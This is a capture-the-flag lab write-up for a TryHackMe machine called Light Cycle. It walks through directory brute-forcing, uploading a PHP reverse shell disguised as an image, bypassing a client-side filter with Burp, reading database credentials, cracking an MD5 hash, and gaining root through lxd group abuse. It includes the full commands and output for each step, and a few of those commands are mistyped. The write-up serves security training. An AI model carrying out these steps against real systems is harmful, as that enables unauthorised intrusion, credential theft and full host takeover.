
Question 3: What is the name of the hidden php page?

Answer: /uploads.php

There appears to be a hidden PHP page. Use the "big.txt" wordlist that is already on our machine with gobuster to brute force the URL. Use the command gobuster dir -x php -w /usr/share/wordlists/dirb/big.txt -x php -u http://10.10.64.131:65000.

```
root@ip-10-10-155-157:~# gobuster dir -x php -w /usr/share/wordlists/dirb/big.txt -x php -u http://10.10.64.131:65000
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.64.131:65000
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/22 17:44:37 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/api (Status: 301)
/assets (Status: 301)
/grid (Status: 301)
/index.php (Status: 200)
/server-status (Status: 403)
/uploads.php (Status: 200)
===============================================================
2022/07/22 17:44:42 Finished
===============================================================
root@ip-10-10-155-157:~#
```


We quickly see some outcomes. It asks us about a hidden PHP page; try entering all PHP pages. It seems like uploads.php is the correct hidden page.



Question 4: What is the name of the hidden directory where file uploads are saved?

Answer: /grid


To obtain the hidden directory, upload a file to uploads.php and attempt to navigate through the pages from the gobuster results. Our file is saved in /grid, as we can see.




Question 5: What is the value of the web.txt flag?

Answer: THM{ENTER_THE_GRID}


Now we believe we can upload files and possibly execute them via the grid page. So, we create a php reverse shell and upload it. Fortunately, our machine already has a php reverse shell file, and we only need to change the IP address for our attackbox and the port. We also renamed the file so that it appears to be a jpg file, as pictures are normally allowed to be uploaded.







After that, we configure a netcat listener to get the shell when our php script runs. Use the command `nc -nlvp 1337`. We use port 1337 because that's what we change in the php reverse shell file.

We also need to bypass the client-side filter and intercept the JavaScript code file containing the filter. Open Burpsuite and navigate to Proxy>Options>Intercept Client Requests. Click the first line and edit. Find and remove the `|^js$` in the condition and save it.






Reload the page and forward the responses until we reach 'filter.js,' at which point we drop it.




We can now see that our file was successfully uploaded.

Check the terminal for a reverse shell after clicking the file.



Now we return to the original question. It requested that we locate the contents of the file “web.txt”. Use the command find / -name web,txt 2>/dev/null for a quick search of the file system It can be found in var/www/. With the cat command, we can easily access the contents and find the flag; THM{ENTER_THE_GRID}.



Question 6: What lines are used to upgrade and stabilize your shell?

Answer: python3 -c 'import pty;pty.spawn("/bin/bash"), export TERM=xterm, stty raw -echo; fg

To upgrade and stabilize our shell, just follow the notes on TryHackMe:
1) Use the command python3 -c 'import pty;pty.spawn("/bin/bash")
2) Use the command export TERM=xterm
3) Hit ctrl + z
4) Use the command stty raw -echo; fg

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -nlvp 1337
root@ip-10-10-155-157:~# stty raw -echo; fg
nc -nlvp 1337
```

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

Answer: tron:IFightForTheUsers

We find 'dbauth.php' in '/var/www/TheGrid/includes' while searching through the various files on the webserver. Use the cat command to output the file's content. Now we see a login database with the username; tron and password; IFightForTheUsers.

```
www-data@light-cycle:/$ cd /var/www/TheGrid/includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer: tron

Using the login information from the previous question, we can now access the MySQL client. We can access the shell by entering the command mysql -utron -p and then entering the password when prompted.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -u tron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Use the command show databases to list the databases. We see a database called “tron”.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```


We can use the command use tron to select the “tron” database, and then SELECT * FROM users to list the contents of the “users” table. It appears that we have a user and a hashed password. So, we can ensure that the database we discover the encrypted credentials is “tron”.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_tron |
+---------------+
| users          |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.01 sec)
```

Question 9: Crack the password. What is it?

Answer: @computer@


Visit the site given by TryHackMe; CrackStation to decrypt Flynn's password. It then deciphers the password and determines that it has been hashed with MD5. The password is "@computer@."




Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Answer: flynn

Use the command su flynn to change to the flynn user. Then type @computer@ as the password. Use the command id to see the user we are switching to.





Question 11: What is the value of the user.txt flag?

Answer: THM{IDENTITY_DISC_RECOGNISED}

Now that we have access to Flynn's home directory, list the content on the home directory. It appears there is a text file; user.txt. Use cat to display the contents of the text file and now we can read the information on the flag; THM{IDENTITY_DISC_RECOGNISED}.

```
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

Answer: lxd

Use the command groups to check the groups we are to see if we can escalate privileges. We can see in this case that the user is a member of the lxd group.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13: What is the value of the root.txt flag?

Answer: THM{FLYNN_LIVES}

Now, we'll abuse lxd. Use the command lxc image list to list the existing image list. Since Alpine is already there, follow along with the description in TryHackMe and use the template to create our own image and container. Below are the steps and details of the image name, container name and device name:

Image name: Alpine
Container name: Hacking
Device name: Pwned
Steps:
1) Use the command lxc init Alpine Hacking -c security.privileged=true
2) Use the command lxc config device add Hacking Pwned source=/ path=/mnt/root recursive true
3) Use the command lxc start Hacking
4) Use the command lxc exec Hacking /bin/ish

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE           |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
flynn@light-cycle:~$ lxc init Alpine Hacking -c security.privileged=true
Creating Hacking
/root recursive=true lxc config device add Hacking Pwned disk source=/ path=/mnt/
Device Pwned added to Hacking
flynn@light-cycle:~$ lxc start Hacking
flynn@light-cycle:~$ lxc exec Hacking /bin/sh


~ #
```

We now need to cd into our /mnt directory since this container is mounted. Now, use cat to display the flag in root.txt; THM{FLYNN_LIVES}

```
~ # cat /mnt/root/root/root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the s
ize of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer.
Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the follo
wing: Thank you for playing! Merry Christmas and happy holidays to all!"
```

Thought Process/Methodology:

After the machine booted up, use `nmap` to see what ports are open. We can see ports 80 and 65000 are open. Then, visit the webserver running on both ports 80 and 65000. We could see the hidden page, Light Cycle runs on port 65000.

There appears to be a hidden PHP page. We used gobuster to brute force the URL. We use the dir mode to specify directories. `-x` option is to set PHP extension. `-u` flag is to set the URL. `-w` flag is to set the wordlist file path. The attackbox has built-in wordlists in “big.txt”. In this case, GoBuster takes the URL from the webserver; http://10.10.64.131:65000 and the wordlist “big.txt” and then try to visit the URL with each word in the wordlist. After we get the results, we browsed all the PHP pages and found the hidden page; /uploads.php.

To know where files uploaded to the page are saved, we tried to upload a file. Then we found out that our file is saved in /grid after navigating through the pages and seeing our file.

Now that we know we can upload files, we can execute php reverse shell. The goal is to execute the php code, which will then call your attacker's machine. Start by editing the IP and port in the existing file in the attackbox. Rename the file so that it can disguise as an image file. Then, set up the netcat listener. `-n` is to set numeric only IPs. `-l` is to listen for inbound connection. `-v` is to set for verbose mode. `-p` is to set the port to listen to. Next, bypass the client-side filter using Burpsuite by intercepting and dropping or deleting the JavaScript code file that contains the filter. By default BurpSuite does not intercept JavaScript files when proxying traffic, so we need to enable this feature before we can start deleting any client-side filters. Remove `|^js$` in the match condition in Proxy> Options> Intercept Client Requests. Now, reload the page and upload the php reverse shell file. Forward the requests until we encounter ‘filter.js’ then drop it. After the file is successfully uploaded, click on our file stored in /grid and check the terminal. We now successfully execute the php reverse shell script. Next, run a quick search to find “web.txt”. Navigate to the directory and output the text file. We now got the flag; THM{ENTER_THE_GRID}.

For question 6, just follow along with the description on TryHackMe to upgrade and stabilize our shell. The command `python3 -c 'import pty;pty.spawn("/bin/bash")` will use Python to spawn a better-featured bash shell. The second command `export TERM=xterm` will give us access to term commands. Then we will background the shell using ctrl+z. This and the last command `stty raw -echo; fg` will turn off our own terminal echo and then foregrounds the shell. Thus, completing the process.

Next, We find 'dbauth.php' in '/var/www/TheGrid/includes' while searching through the various files on the webserver. Output the file and we’ll see a login database with the username; tron and password; IFightForTheUsers.

Using the login information from the previous question, we can now access the MySQL client. Then, list the database. The database on the top is the default for MySQL installation. So, we know that “tron” is the database name. To confirm this, select the “tron” database and then lists the contents of the “users” table.

For question 9, just copy and paste the password onto CrackStation and it will decrypt it. The password is @computer@.

Next, use su to log in as Flynn now that we know his password. Use the command id to see the user we are switching to; flynn.

Now that we have access to Flynn's home directory, list the content on the home directory. Now we can get the user flag by navigating to /home/flynn directory and running cat against user.txt; THM{IDENTITY_DISC_RECOGNISED}.

Use the command groups to check the groups we are to see if we can escalate privileges. We can see in this case that the user is a member of the lxd group. There is a known flaw in lxd which will allow us to create a root shell. This method involves exploiting a flaw in lxd, a programme that can be used to spin up containers similar to Docker. This exploit uses mount points to mount volumes from our victim machine within a container that we shouldn't be able to access/read. On lxd containers, however, we have root privileges, allowing us to bypass the read permission checks and escalate our privileges.

Now, we’ll exploit the flaw in lxd. We'll run a series of commands which initialize, configure the disks, and start the container. Once we successfully escalated privileges, navigate into our /mnt directory since this container is mounted. Now, use cat to display the flag in root.txt; THM{FLYNN_LIVES}.